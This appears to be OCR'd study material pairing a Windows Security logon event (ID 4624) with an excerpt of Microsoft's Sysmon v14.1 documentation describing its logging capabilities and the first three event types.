
```
New Logon:
        Security ID:              DESKTOP-QJ98QCG\malan
        Account Name:             malan
        Account Domain:           DESKTOP-QJ98QCG
        Logon ID:                 0x3CEFAF8
        Linked Logon ID:          0x3CEFAD7
        Network Account Name:     -
        Network Account Domain:   -
        Logon GUID:               {00000000-0000-0000-0000-000000000000}

Process Information:
        Process ID:               0x19c
```

Log Name:	Security		
Source:	Microsoft Windows security	Logged:	10/5/2022 1:00:58 AM
Event ID:	4624	Task Category:	Logon
Level:	Information	Keywords:	Audit Success
User:	N/A	Computer:	DESKTOP-QJ98QCG
OpCode:	Info		
More Information:	Event Log Online Help		

Sysmon

https://learn.microsoft.com/en-us/sysinternals/downloads/sysmon



Sysmon v14.1

Article • 09/30/2022 • 15 minutes to read • 9 contributors

By Mark Russinovich and Thomas Garnier

Published: September 29, 2022

Download Sysmon (3.4 MB)

Download Sysmon for Linux (GitHub)

Introduction

System Monitor (*Sysmon*) is a Windows system service and device driver that, once installed on a system, remains resident across system reboots to monitor and log system activity to the Windows event log. It provides detailed information about process creations, network connections, and changes to file creation time. By collecting the events it generates using Windows Event Collection or SIEM agents and subsequently analyzing them, you can identify malicious or anomalous activity and understand how intruders and malware operate on your network.

Note that *Sysmon* does not provide analysis of the events it generates, nor does it attempt to protect or hide itself from attackers.


Overview of Sysmon Capabilities

Sysmon includes the following capabilities:

- Logs process creation with full command line for both current and parent processes.
- Records the hash of process image files using SHA1 (the default), MD5, SHA256 or IMPHASH.
- Multiple hashes can be used at the same time.
- Includes a process GUID in process create events to allow for correlation of events even when Windows reuses process IDs.
- Includes a session GUID in each event to allow correlation of events on same logon session.
- Logs loading of drivers or DLLs with their signatures and hashes.

Sysmon

https://learn.microsoft.com/en-us/sysinternals/downloads/sysmon



Events

On Vista and higher, events are stored in `Applications and Services Logs/Microsoft/Windows/Sysmon/Operational`, and on older systems events are written to the System event log. Event timestamps are in UTC standard time.

The following are examples of each event type that Sysmon generates.

Event ID 1: Process creation

The process creation event provides extended information about a newly created process. The full command line provides context on the process execution. The ProcessGUID field is a unique value for this process across a domain to make event correlation easier. The hash is a full hash of the file with the algorithms in the HashType field.

Event ID 2: A process changed a file creation time

The change file creation time event is registered when a file creation time is explicitly modified by a process. This event helps tracking the real creation time of a file. Attackers may change the file creation time of a backdoor to make it look like it was installed with the operating system. Note that many processes legitimately change the creation time of a file; it does not necessarily indicate malicious activity.

Event ID 3: Network connection

The network connection event logs TCP/UDP connections on the machine. It is disabled by default. Each connection is linked to a process through the ProcessId and ProcessGUID fields. The event also contains the source and destination host names IP addresses, port numbers and IPv6 status.

